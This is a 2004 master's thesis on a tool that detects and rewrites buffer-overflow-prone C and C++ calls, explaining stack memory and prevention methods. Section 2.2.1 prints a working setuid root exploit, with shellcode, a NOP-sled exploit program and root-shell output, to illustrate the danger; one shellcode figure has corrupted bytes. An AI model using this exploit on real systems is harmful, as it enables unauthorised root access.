A New Approach for Testing Buffer Overflow Vulnerabilities in C and C++

Sahel A. Alouneh

A Thesis

in

The Department

of

Electrical and Computer Engineering

Presented in Partial Fulfillment of the Requirements
for the Degree of Master of Applied Science at
Concordia University
Montréal, Québec, Canada

October, 2004

Your file Votre référence
ISBN: 0-494-04361-X
Our file Notre référence
ISBN: 0-494-04361-X

ABSTRACT

A New Approach for Testing Buffer Overflow Vulnerabilities in C and C++

Sahel A. Alouneh

With the high growth of computer technology, and especially the fast growth of computer networks and internet, buffer overflows are the most notorious and widely publicized attacks. This problem has a predominant threat to the secure operation of network and in particular, internet based applications.

In this thesis, a combined static and dynamic testing approach for detecting the buffer overflow vulnerabilities is implemented. Compared to other approaches, the tool presents more features and aims to increase the accuracy and efficiency while scanning the C and C++ source code. The main idea behind our approach is to rewrite the vulnerable source code so that the modified code uses the new safe call version of old vulnerable C and C++ function. If rewriting is impossible, the tool gives different types of warnings, depending on the complexity of the function syntax, format, and other factors detailed in this thesis. Moreover, the tool provides a description of the problem. If a warning is issued, then it helps the programmer solve this security problem. The new approach brings down the false positive and false negative factors as low as possible.

This work is important because it provides programmers with a feedback to any possible threat that results in a buffer overflow problem either in the design phase, implementation phase or in the maintenance phase [9]. We believe that if programmers can get feedback as early as possible in the software engineering life cycle, then they can gain the time needed to fix these vulnerabilities in advanced phases such as in the maintenance phase [8]. Cost effect is considered to be reduced also if testing is applied in earlier stages of software engineering life cycle.

Our thesis ends by presenting a case study, which shows how our tool can help in testing and preventing buffer overflow vulnerability in C++ and C source codes. A comparison is made between results obtained using our approach and other existing approaches.

Keywords: *buffer overflow, security, static testing, dynamic testing, Lex, Yacc, SafeLibrary.*

ACKNOWLEDGEMENTS

First of all, I would like to express my sincere gratitude to my mentor and supervisor, Dr Abdeslam En-nouaary. Without his guidance, encouragement, support and kindness, this thesis would not have been possible. I really appreciate his suggestions and inspiring discussions and comments.

I also want to thank all teachers who have taught me in my degree program at Concordia University.

I dedicate this work to the soul of my father (God bless him), my mother, my wife Suhad, my brothers and my sister, and my friends.

Table of Contents

List of Figures:

List of Tables:

Chapter 1: Introduction

With the increased growth of computer technology, especially in networking and internet based applications, more security exploits are also increased in parallel. The internet has interconnected the world and produced many benefits. It is now possible to share ideas and resources instantaneously worldwide. Communication, business, government, and commerce no longer require face-to-face communication to operate [22]. The same technology has also increased the efficiency of government and business alike. Unfortunately, this same technology allows attackers to exploit targeted systems and organizations to a degree not possible in the physical world (e.g., fraud, theft, and terrorism).

As a result, software security testing is needed to detect and prevent exploits done by the attackers. Software security testing is a discipline that has become an important part in the software engineering cycle [9, 22, 23]. Among these exploits are the buffer overflow vulnerabilities. Buffer overflow has been known for a long time. It has been used to attack programs since the 1960s [1]. The most famous buffer overflow attack is the Internet Worm written by Robert T. Morris in 1988 [2]. Buffer overflow attacks can inflict upon almost any kind of programs and is one of the most common vulnerabilities that can seriously compromise the security of a system. Usually the result of such an attack is that the attacker gains the root privilege on the attacked host and therefore, the security of that system is broken since the attacker can modify, add, remove, or steal information of his concern.

A Buffer overflow attack is done by deliberately entering more data than a program was written to handle. Buffer overflow attacks exploit a lack of boundary checking on the size of input being stored in a buffer. The extra data will overflow the

memory set aside to accept it and overwrite another region of memory that was meant to hold some of the program's instructions. The result of this is a cascade, which can eventually halt the application or the system it is running on. The newly introduction values can be new instructions, which could give the attacker control of the target machine depending on what was input. For example, when we write a string of size 20 into a variable of size 10, the result is that we write data into a portion of memory that does not belong to the original variable, which can have unpredictable results. Another example, in one of Microsoft Software, if a hacker sends an email to a Microsoft Outlook user using an address that is longer than 256 characters; the hacker will force the buffer to overflow [21]. The recipient would not even have to open the e-mail for this type of attack to be successful; the attack is successful as soon as the message is downloading from the server. Microsoft quickly released a patch for this issue after it was discovered in October 2000.

1.1 Objectives of this thesis

In this thesis, a combined static and dynamic testing tool for detecting and preventing the buffer overflow vulnerabilities is implemented. The main idea behind our approach is to rewrite the vulnerable C or C++ source code, so that the modified code will use the new safe call version to take the place of the old vulnerable function call. If rewriting is not possible, the tool gives different types of warnings, depending on complexity and other factors detailed in this thesis. Moreover, the tool provides a description of the problem. If a warning is issued, then it helps the programmer solve this security problem.

Our new approach brings down the *false positive* and *false negative* factors as low as possible. This work is important because it provides programmers with a

feedback on any possible threat that results in a buffer overflow problem either in the design phase, implementation phase or in the maintenance phase [9].

1.2 Organization of the thesis

The structure of this thesis starts by an introduction to computer security, and computer memory process management. Chapter 2 discusses these concepts in detail. After that, chapter 3 presents a literature review of prevention methods used to solve buffer overflow vulnerabilities. Chapter 4 introduces the new approach for testing buffer overflow vulnerabilities in C and C++ source codes; this chapter also shows the design and implementation of our tool, which is used to detect and prevent buffer overflow vulnerabilities. Chapter 5 presents two case studies, which show the way we use our tool to detect and prevent the buffer overflow vulnerabilities. In addition, this chapter presents a comparison between our tool and other existing tools. To bring to a conclusion, chapter 6 presents the summary of our work, and propositions that can be useful as a future work to improve the solution of this problem. At the end of this thesis, we attached the *Lex* and *Yacc* files and the *SafeLib* file used to build our tool as in appendices A, B, C respectively.

Chapter 2: Computer security testing and memory management

Computer and network security is no longer a concern only for traditionally security-conscious organizations, such as military and financial institutions, but for every organization and individual who uses computers [24]. There are many reasons why a computer system can behave in an undesired way. For a problem to be categorized as a security problem, it must in some way involve the fact or possibility that a human being does something that is not permissible. It is normally the person or the organization who owns the system and/or the information who decides what is allowed and what is not.

Wrongdoers can be categorized as insiders or outsiders. Insiders are persons related to the owner organization who try to misuse or extend their privileges. Outsiders are attackers who are unrelated to the owner organization. Within the community of security offers and researchers, the insider threat is considered much more dangerous than the threat from outsiders, but the media have conveyed the opposite picture to the general public. As a result, software testing is an important part of software life cycle. This chapter introduces the concepts of software testing and memory management.

2.1 What is software testing?

There are many published definitions of software testing. However, all of these definitions boil down to essentially the same thing: software testing is the process of executing software in a controlled manner, in order to answer the question " Does the software behave as specified?" [26].

Software testing is often used in association with the terms *verification* and *validation*. Verification is the checking or testing of items, including software, for

conformance and consistency with an associated specification. Software testing is just one kind of verification, which also uses techniques such as reviews, analysis, inspections and walkthroughs. Validation is the process of checking that what has been specified is what the user actually wanted.

- *Validation*: Are we doing the right job?
- *Verification*: Are we doing the job right?

Other activities which are often associated with software testing are *static analysis* and *dynamic analysis*. *Static analysis* investigates the source code of software, looking for problems and gathering metrics without actually executing the code. *Dynamic analysis* looks at the behavior of software while it is executing, to provide information such as execution traces, timing profiles, and test coverage information, security violations.

We used both static analysis and dynamic analysis activities in testing C and C++ source codes for buffer overflow vulnerabilities. Using both techniques is hoped to improve the detection and prevention of threats that could happen.

2.1.1 Computer security testing

The primary reason for testing a system for its security problems is to identify potential vulnerabilities and subsequently repair them. The number of reported vulnerabilities of security threats is growing daily [3, 22]. As a result, security testing has become an important part in software testing process.

Testing as a fundamental security activity can be conducted to achieve a secure operating environment while fulfilling an organization's security requirements. Testing allows an organization to accurately assess their system's security posture. However, several types of bugs routinely escape testing. Many of these flaws are not specification violations in the traditional sense, meaning that the application might

behave correctly according to requirements, but it might perform some additional, unspecified task in the process. Bugs like these would necessarily escape most automated testing because testers craft test cases to look for the presence of some correct behavior and not the absence of additional behavior.

A typical functional test case could take this form: when we apply input **A**, look for the presence of result **B**. What if, though, in producing result **B**, the application also performs some other action (which we'll call **C**)? If **C** were something overt, like an unexpected dialog box appearing on screen, testers likely would notice it. But if it were something subtler, such as writing a file or opening a network port, testers might not detect it, and it could occur undetected repeatedly during testing. For this reason, security testing should be recognized in testing software programs because the attackers always try to gain privileges which are not eligible for them. To test a software for possible vulnerabilities, we need to build tools to detect them.

2.1.2 The need for testing tools

The software community desperately needs tools that address the peculiarities of security vulnerabilities and bring their symptoms into plain view during development and testing [22]. The industry has invested much time and money in processes to help organize functional testing efforts producing bug-severity scales, coverage metrics, and other generalized benchmarks for software's functional testing. Many of these tools and processes, however, work counter to security testers' needs. Our tool recognizes the threats caused by buffer overflow vulnerabilities. It detects the suspect calls for functions that may lead to buffer overflow problems and tries to replace them by safe calls. If it is not possible to do that, then it issues a warning when

trying to fix the problem can not be done. In this thesis we will discuss other tools used in detecting and preventing buffer overflow vulnerabilities.

2.1.3 Detection versus prevention

Security for computers and networks has much to learn from security in the physical world. We are human beings, trying to protect our systems against the hostile actions of other human beings. Thus, we must study how humans during all time have protected their physical assets against other humans. The fact that our assets, threats and mechanisms are in the logical world of computers and networks makes our mission sometimes harder and sometimes easier, but not very different [24].

Specifically, intrusion detection is not a new idea nor it is unique to computer systems, and the same for the intrusion prevention. Neither the prevention nor the detection mechanisms are infallible, but together they make it harder for the intruders to reach their goal. If we accept that prevention and detection mechanisms should complement rather than replace one another, we realize that they may very well be different parts of the same security package where the existence of one mechanism does not imply that the other is useless.

2.1.4 Buffer overflows testing

Security vulnerabilities often result from buffer overflows. Buffer overflow attacks may be today's single most important security threat [25,3,9,14]. In this thesis, we will concentrate on testing of this type of computer security that is related to buffer overflow intrusions.

To illustrate the importance of this problem, we studied the CERT security alerts issued between years (1988-2003). A comparison between buffer overflow reports and other security reports is shown in figure2.1. The reader can refer to CERT

advisories [3] for more updated alert reports. Notice: we traced all buffer overflow alerts reported until 2003.



Figure2.1: CERT security alerts by year (1988-2003)

The figure shows the alerts starting from the year 1988 where we can see that there are no alerts caused by the buffer overflow intrusion are reported. After this time, we realize that this problem started to be existing and started to increase yearly until it reached 50% of the whole security alerts in the year 2000 (reported to CERT security alerts). As a result, we should realize the importance of this problem in computer security.

Before proceeding in studying this kind of security threats, we need to understand the idea behind the memory process management, and how the buffers are created and manipulated in the memory. Section 2.2 illustrates this concept in detail.

2.2 Overview of memory management

When a program is executed, its various elements (instructions, variables...) are mapped in memory, in a structured manner as shown in Figure 2.2. The highest zones contain the process environment as well as its arguments: *env* strings, *arg*

strings, *env* pointers, etc. The next part of the memory consists of two sections, the stack and the heap, which are allocated at run time.

The stack is used to store function arguments, local variables, or some information allowing retrieving the stack state before a function call. This stack is based on a LIFO (Last In, First Out) access system, and grows toward the low memory addresses. Dynamically allocated variable pointers are found in the heap. Typically, a pointer refers to a heap address if it is returned by a call to the *malloc* function, or *new* operator.

The *.bss* and *.data* sections are dedicated to global variables, and are allocated at compilation time. The *.data* section contains static initialized data, whereas uninitialized data may be found in the *.bss* section. The last memory section *.text* contains instructions (e.g. the program code) and may include read-only data. A short example may be helpful for a better understanding of what we described so far. Figure 2.3 shows a simple program that uses different types of variables. Let us see where each of these variables is stored based on Figure 2.2.



Figure 2.2: memory organization

```
char global1; /* global1 will be in .bss*/
char global2 = 'a'; /* global 2 will be in .bss */

int main()
{
char* example_heap= malloc(3); /* example_heap will
                                  be in HEAP */
static int bss_var; /* bss_var will be in .bss*/

static char data_var = 'a'; /* data_var will be in
                               .data*/
```

Figure 2.3: An example contains different types of variable

Figure 2.3 shows a simple program that uses different types of variables. Each variable has its place in the memory as shown in Fifure 2.2.

2.2.1 Example of memory process management

To see how the function call is represented in memory (to be more accurate in the stack), we take the Unix system as example. On a UNIX system, a function call may be broken up in three steps:

1. Prologue:

Prologue is the first phase in a function call. The current frame pointer is saved. A frame can be viewed as a logical unit of the stack structure, and contains all the elements related to a function. The amount of memory necessary for the function call is reserved in this phase of function call.

2. Call:

The function parameters are stored in the stack and the instruction pointer is saved in order to know which instruction must be considered when the function returns.

3. Return or epilogue:

Return or epilogue is the last phase in a function call where the old stack state is restored (i.e., the return address status).

To illustrate the previous three steps, let us consider the program of Figure 2.4. The program consists of two parts, the *main()* body, and *MyCall()* function definition. We just want to illustrate how this function is processed in the memory.

```
int MyCall(int a, int b, int c)
{
int i=4;
return (a+i);
}

int main(int argc, char **argv)
{
MyCall(0, 1, 2);
return 0;
}
```

Figure 2.4: A simple program

We disassembled the binary code using *gdb* (GNU Project debugger) and the results are shown in Figure 2.5. The figure helps us get more details about these three steps. Two registers are mentioned here: *EBP* points to the current frame (frame pointer), and *ESP* points to the top of the stack.

First, we start examining the *gdb* results seen in the *main* portion. In this part, the main current frame pointer is pushed in the stack, and the *esp* value should be initiated. After that, the data values are pushed into the stack *.data* portion. Finally, the function call of *MyCall* is pushed into the stack.

```
0x80483e4 <main>: push %ebp     /* used to push the
current framepointer in the stack*/

0x80483e5 <main+1>: mov %esp,%ebp /* to initiate the
esp value */
0x80483e7 <main+3>: sub $0x8,%esp  /* Sub is used
because the stack address structure is working in the
opposite of memory addressing structure */
0x80483ea <main+6>: add $0xfffffffc,%esp /* add -4 to
the esp */
0x80483ed <main+9>: push $0x2     /* push the value (2)
into the stack .data  */
0x80483ef <main+11>: push $0x1    /* push the value (1)
into the stack .data  */

0x80483f1 <main+13>: push $0x0    /* push the value (0)
into the stack .data  */

0x80483f3 <main+15>: call 0x80483c0  /* the function
call of <MyCall> in stack */
```

Figure 2.5: The main function section as seen in low level part.

0x80483f8 <main+20>: add $0x10, %esp

The above instruction represents the *MyCall()* function return in the main() function, the stack pointer points to the return address, so it must be incremented to point before the function parameters (the stack grows toward lower addresses!). Thus, we get back to the initial environment, as it was before *MyCall()* was called.

```
0x80483fb <main+23>: xor %eax,%eax /* eax is a
register, used for arithmetic calculations.
By Xoring eax with it self, it means the new value will
be equal to zero. */
0x80483fd <main+25>: jmp 0x8048400 /* jump to the
return address of the main */
0x80483ff <main+27>: nop  /* no operation instruction*/

0x8048400 <main+28>: leave  ┐  The main() function
                            ├  return step
0x8048401 <main+29>: ret    ┘
```

Figure 2.6: Instructions needed to get the initial environment for the *main()* as it was before *MyCall()* was called

```
0x80483c0 <MyCall>:  push %ebp  /* to push MyCall frame
pointer into the stack */
0x80483c1 <MyCall+1>: mov %esp,%ebp /* save the old
frame pointer address */
0x80483c3 <MyCall+3>: sub $0x18,%esp /* because the

stack grows toward lower addresses */
```

Figure 2.7: The *MyCall()* prologue (step 1) as in main

Figure 2.7 above is our function prologue for *MyCall(), %ebp* initially points to the environment; it is piled (to save this current environment), and the second instruction makes *%ebp* points to the top of the stack, which now contains the initial environment address. The third instruction reserves enough memory for the function (local variables).

```
0x80483c6 <MyCall+6> : movl $0x4,0xfffffffc(%ebp)
/* initialize the ebp value */

0x80483cd  <MyCall+13>:  mov  0x8(%ebp),%eax  /*  move
address of ebp into the eax register */
0x80483d0 <MyCall+16>: mov 0xfffffffc(%ebp),%ecx /* ecx
used for loop and repeat instructions */
0x80483d3 <MyCall+19>: lea (%ecx,%eax,1),%edx /* load
the name of effective address */
0x80483d6 <MyCall+22>: mov %edx,%eax /* edx used for
data operations */
0x80483d8 <MyCall+24>: jmp 0x80483e0   /* <MyCall+32>*/
0x80483da <MyCall+26>: lea 0x0(%esi),%esi /* esi used
for source index */
```

Figure 2.8: *MyCall* function call instructions (step 2)

The call step is performed as shown in Figure 2.8. The return step is done with two instructions as shown in Figure 2.9. The first instruction makes the *%ebp* and *%esp* pointers retrieve the value they had before the prologue (but not before the function call, as the stack pointers still points to an address, which is lower than the memory zone where we find the *MyCall()* parameters, and we have just seen that it

retrieves its initial value in the *main()* function). The second instruction deals with the instruction register, which is visited once back in the calling function to know which instruction must be executed.

```
0x80483e0 <MyCall+32>: leave
0x80483e1 <MyCall+33>: ret
```

Figure 2.9: The return step for *MyCall()* function

This short example shows the stack organization when functions are called. Later in this chapter, we will focus on the memory reservation. If this memory section is not carefully managed, it may provide opportunities to an attacker to disturb this stack organization, and to execute unexpected code. This is possible because, when a function returns, the next instruction address is copied from the stack to the *EIP* (Extended Instruction Pointer) pointer (it was piled implicitly by the call instruction). As this address is stored in the stack, if it is possible to corrupt the stack to access this zone and write a new value there, it is possible to specify a new instruction address, corresponding to a memory zone containing malicious code.

Figure 2.10 through Figure 2.14 show an example of attack exploit that is made to gain an administrator root privileges in a computer network [25]. Notice: some codes in this example may seem to be difficult to be understood, so we just want the reader to understand the danger of gaining the root privileges and not the details of the code.

```
#include<string.h>
#include<unistd.h>

int main(int argc,char **argv)

{
        char buffer[1024];

        seteuid(getuid());
        if(argc>1)
                strcpy(buffer,argv[1]);  /*vulnerable function*/
}
```

Figure 2.10: *vulnerable.c* code

This vulnerable program calls *seteuid(getuid())* at start. Therefore, one may think that "*strcpy(buffer,argv[1]);*" is OK because he can only get his own shell. However, if the attaher insert a code which calls *seteuid(0)* in the *shellcode*, he can get the root shell.

Making new *shellcode* is very easy if you make *setuid(0)* code. Just insert the code into the start of the normal *shellcode*.

```
char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax      */
        "\x31\xdb"                      /* xorl %ebx,%ebx      */
        "\xb0\x17"                      /* movb $0x17,%al      */
        "\xcd\x80"                      /* int $0x80           */
        "\xeb\x1f"                      /* jmp 0x1f            */
        "\x5e"                          /* popl %esi           */
        "\x89\x76\x08"                /* movl %esi,0x8(%esi)   */
        "\x31\xc0"                    /* xorl %eax,%eax        */
        "\x88\x46\x07"                /* movb %eax,0x7(%esi)   */
        "\x89\x46\x0c"                /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                    /* movb $0xb,%al         */
        "\x89\xf3"                    /* movl %esi,%ebx        */
        "\x8d\x48"                    /* leal 0x8(%esi),%ecx   */
        "\x86\x0c"                    /* leal 0xc(%esi),%edx   */
        "d\x80"                       /* int $0x80             */
        "\x31\xdb"                    /* xorl %ebx,%ebx        */
        "\x89\xd8"                    /* movl %ebx,%eax        */
        "\x40"                        /* inc %eax              */
        "\xcd\x80"                    /* int $0x80             */
        "\xe8\xdc\xff\xff\xff"        /* call -0x24            */
        "/bin/sh";                    /* .string \"/bin/sh\"   */
```

Figure 2.11: The new *shellcode*

With this *shellcode,* you can make an exploit code easily. If we put this *shellcode* in our exploit program as in Figure 2.12, then we can modify the content of the memory stack after the *vulnerable.c* file is executed. After that, if we execute file "*exploit*", then the system will be attacked as in Figure 2.13.

```
#include<stdio.h>
#include<stdlib.h>
#define ALIGN                                   0
#define OFFSET                                  0
#define RET_POSITION                         1024
#define RANGE                                  20
#define NOP                                  0x90
char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax          */
        "\x31\xdb"                      /* xorl %ebx,%ebx          */
        "\xb0\x17"                      /* movb $0x17,%al          */
        "\xcd\x80"                      /* int $0x80               */
        "\xeb\x1f"                      /* jmp 0x1f                */
        "\x5e"                          /* popl %esi               */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)     */
        "\x31\xc0"                      /* xorl %eax,%eax          */
        "\x88\x46\x07"                  /* movb %eax,0x7(%esi)     */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)     */
        "\xb0\x0b"                      /* movb $0xb,%al           */
        "\x89\xf3"                      /* movl %esi,%ebx          */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx     */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx     */
        "\xcd\x80"                      /* int $0x80               */
        "\x31\xdb"                      /* xorl %ebx,%ebx          */
        "\x89\xd8"                      /* movl %ebx,%eax          */
        "\x40"                          /* inc %eax                */
        "\xcd\x80"                      /* int $0x80               */
        "\xe8\xdc\xff\xff\xff"          /* call -0x24              */
        "/bin/sh";                      /* .string \"/bin/sh\"     */
unsigned long get_sp(void)
{__asm__("movl %esp,%eax");}
void main(int argc,char **argv)
{       char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;
        if(argc>1)
                offset=atoi(argv[1]);
        sp=get_sp();
        addr=sp-offset;
        for(i=0;i<bsize;i+=4)
        {       buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }
        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;
        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];
        buff[bsize-1]='\0';
        printf("Jump to 0x%08x\n",addr);
        execl("./vulnerable","vulnerable",buff,0);
}
```

Figure 2.12: The *exploit.c* program

```
[ ohhara@ohhara ~ ] {1} $ ls -l vulnerable
-rwsr-xr-x   1 root     root    4258 Oct 18 14:16 vulnerable*
[ ohhara@ohhara ~ ] {2} $ ls -l exploit2
-rwxr-xr-x   1 ohhara   cse     6932 Oct 18 14:26 exploit*
[ ohhara@ohhara ~ ] {3} $ ./exploit
Jump to 0xbfffec64
Illegal instruction
[ ohhara@ohhara ~ ] {4} $ ./exploit 500
Jump to 0xbfffea70
bash# whoami              /* This result shows us that the
root                         exploit code gained the root's
bash#                        privilege */
```

Figure 2.13: How *vulnerable.c* is exploited

In Figure 2.14, the file *vulnerable* is under the root control, and since it contains a buffer overflow problem. The attacker can use the file *exploit* to attack the file and write into the memory his *shellcode* in a clever way and as a result gains the root privilege [25].

As we have seen in the previous example, the attacker can switch to the root privilege by overflowing the buffer size, and the previous example clarifies the danger of such an attack into a system when it is done.

2.2.2 A simple example of how vulnerability could happen in memory

Strings or buffers are represented by a pointer to the address of their first byte, so the buffer is considered to end when we have a Null byte. Therefore, there is no way to determine the amount to be reserved for a buffer in the memory. An example of a buffer overflow vulnerable code is shown below in Figure 2.14. If the *strcpy()* is used without care, then it is possible to the programmer to copy a buffer into another smaller one without checking the boundaries of the buffer.

```
#include <stdio.h>
int main(int argc, char **argv)
{
char sahel1[4]="One";
char sahel2[8]="Alouneh";
strcpy(sahel2, "Concordia1");
printf("%s\n", sahel1);
return 0;
}
```

Figure 2.14: An example of buffer overflow vulnerable code



Figure 2.15: stack before overflow

\0	\0	l	a
i	d	r	o
c	n	o	C

Figure 2.16: stack after overflow

If we run the program, the output will be: ***a1***, instead of being equal to: ***One***. This happened because the buffers have no boundaries checking and then memory is corrupted. *strcpy()* destination argument (its size equal 8) is exceeded with extra characters from the source argument (its size 10). The string *sahel2* exceeded its length and writes into string *sahel1* (see Figure 2.15 and Figure 2.16). This is a kind

of vulnerability used in buffer overflow exploits. This thesis treats buffer overflow problem and presents a tool that eliminates these dangerous calls to vulnerable functions in a C/C++ source code.

The essence of the buffer overflow problem can be explained by the following example. The line *strcpy (p, q)* is a common piece of code in most systems but the *strcpy(p, q)* is proper only when:

1. *p* is pointing to a char array of size *m*
2. *q* is pointing to a char array of size *n*
3. *m>=n*
4. *q[i]* = = '\0' for some *i* where 0<= *i* <= *n-1*

Unfortunately, only a few programs verify that all the above hold prior to invoking *strcpy (p, q)*. A buffer overflow occurs when an object of size *m+d* is placed into a container of size m. This can happen in many situations when the programmers does not take proper care to bounds checking for what their functions do and what they are placing into variables inside their programs. If *n>m* in *strcpy (p, q)*, then an area of memory beyond *&p[m]* gets overwritten.

2.2.3 Stack Overflows

According to the discussion above, we realize now the role of *EIP* register in which the address of the next instruction is stored. We saw that the call instruction piles this address, and then the ret function unpiles it. This means that when a program is run, the next instruction address is stored in the stack, and consequently, if we succeed in modifying this value in the stack, we may force the *EIP* to get the value we want. Then, when the function returns, the program may execute the code at the address we have specified by overwriting this part of the stack.

Nevertheless, it is not an easy task to find out precisely where the information is stored (e.g. the return address), because we want to know the distance between the stack pointer and the buffer, and this needs trial and error technique.

2.2.4 Heap buffer overflows

Heap based buffer overflows are rather old but remain strangely less reported than the stack based buffer overflows. Several reasons can be found for that:

1. They are more difficult to achieve than stack overflows.
2. They are based on several techniques such as function pointer overwrite, *Vtable* overwrite (*Vtable*: Table of memory allocation routines), and the exploitation of the weaknesses of the *malloc ()* libraries.
3. They require some preconditions concerning the organization of a process in memory.

Understanding the buffer overflow concepts and how vulnerability can happen became well known in software engineering, but the problem of buffer overflow is still prevalent. The following section discusses the reasons why they are still prevalent.

2.2.5 Why buffer overflows are prevalent?

Although buffer overflow vulnerabilities became a well known C and C++ security problem since long time ago, it is still so prevalent. There are several reasons for this:

1. Well-known problems are not universally recognized. Furthermore, even programmers who know about a problem may not focus on the issue when employing a questionable routine; many programmers consider security after writing all the code.

2. Programmers often know a particular call introduces potential vulnerabilities without understanding the details about these problems.
3. Programmers are often unaware of what corrections will eliminate a known problem.
4. Programmers may hope that hazardous constructs are not exploitable or that no one will discover vulnerabilities in their code. This is referred to as "security through obscurity" approach.
5. Some errors are caused by legacy code; we have millions of codes that had been written in C and C++.

Our approach tries to eliminate the risk of using these calls of vulnerable functions by rewriting them with their safe versions, which have the same operational methodology. As seen from point number 2 above, not all the programmers know the details of security problems behind these functions, and how they can fix these defects in their code if are detected. More discussion about this approach is given in chapter 4 and 5.

2.3 The false positive and false negative factors

To say that there is a security problem in a source code, while in reality there is no problem, this is called a false positive. This concept will mostly be used in later discussions. This factor needs to be eliminated as possible to reach zero value, in order to have a good evaluation for the tool that is used to scan a source code. Our approach aims to have this factor reaches zero value for the main vulnerable suspect functions.

Now, to say that there is no security problem in a source code while in reality there is a problem, this is called a false negative. Also this factor needs to be zero in

order to say the tool is working efficiently; if it is higher than zero, then the tool is not able to discover all the vulnerable defects in the source code. Our tool aims to lower the false negative value as possible. We will prove and talk about this in detail later in chapter 4 and chapter 5. The two factors play an important rule in evaluating any tool that tries to test the C and C++ source codes.

The two factors play an important role in evaluating the performance and accuracy of any tool used to detect and prevent the buffer overflow vulnerabilities.

2.4 Conclusion

In this chapter we discussed the concept of software testing and the need for security testing methodologies in computer systems. The importance of security testing tools in detecting and preventing security threats is discussed also. We introduced the memory management hierarchy and how a buffer overflow attack might happen in C and C++ codes.

The overview we have made for introducing the security testing and the memory management concepts will help us gain a better view of the problem before we start the study of the prevention and detection methods that are used to solve the buffer overflow vulnerabilities.

In the next chapter, we will study the buffer overflow prevention and detection methods. These methods are divided into two types; the first type is the dynamic intrusion prevention and detection approach, the second type is the static intrusion prevention and detection approach.

Chapter 3: Prevention and detection methods

There are two main approaches used for preventing buffer overflows: the first approach is the *Dynamic intrusion prevention approach* (also called, Run-time intrusion prevention approach), which aims to either eliminate the run-time environment or system functionality making vulnerable programs harmless, or at least make it less vulnerable. The second approach is the *Static intrusion prevention approach*, which tries to prevent attacks by finding the security bugs in the source code so that the programmer can remove them. This chapter introduces the *dynamic* and *static* intrusion methods used to solve buffer overflow vulnerabilities.

3.1 Dynamic intrusion prevention approach

As we mentioned above, this approach tries to change the run-time environment or system functionality. This approach often ends up by becoming an intrusion detection system building on program and/or environment specific solutions. When an exploit attack is detected it terminates execution process to prevent the attacker from corrupting the program. The techniques are often complete in the way that they can secure the targets they are designed to protect [4], and also produce no false positives. The next discussion lists the main approaches belonging to this method.

3.1.1 Stack Guard

The *StackGuard* compiler invented and implemented by Crispin Cowan et al [5] is perhaps the best referenced of the current dynamic intrusions prevention techniques. The key idea behind *StackGuard* is that buffer overflow attacks overwrite everything on their way towards their target. In the case of a buffer overflow on the stack targeting the return address, the attacker has to fill the buffer, and then

overwrites any other local variables below (i.e. on higher stack addresses), then overwrites the old base pointer until it finally reaches the return address. If a dummy value is placed in between the return address and stack data, then it checks whether this value has been overwritten or not before allowing the return address to be used, then such an attack can be detected and possibly prevented. The inventors of *StackGuard* have chosen to call this dummy value the *canary*, (see Figure 3.1). If the *canary* is not changed, this means the return address is not affected and there is no serious attack.

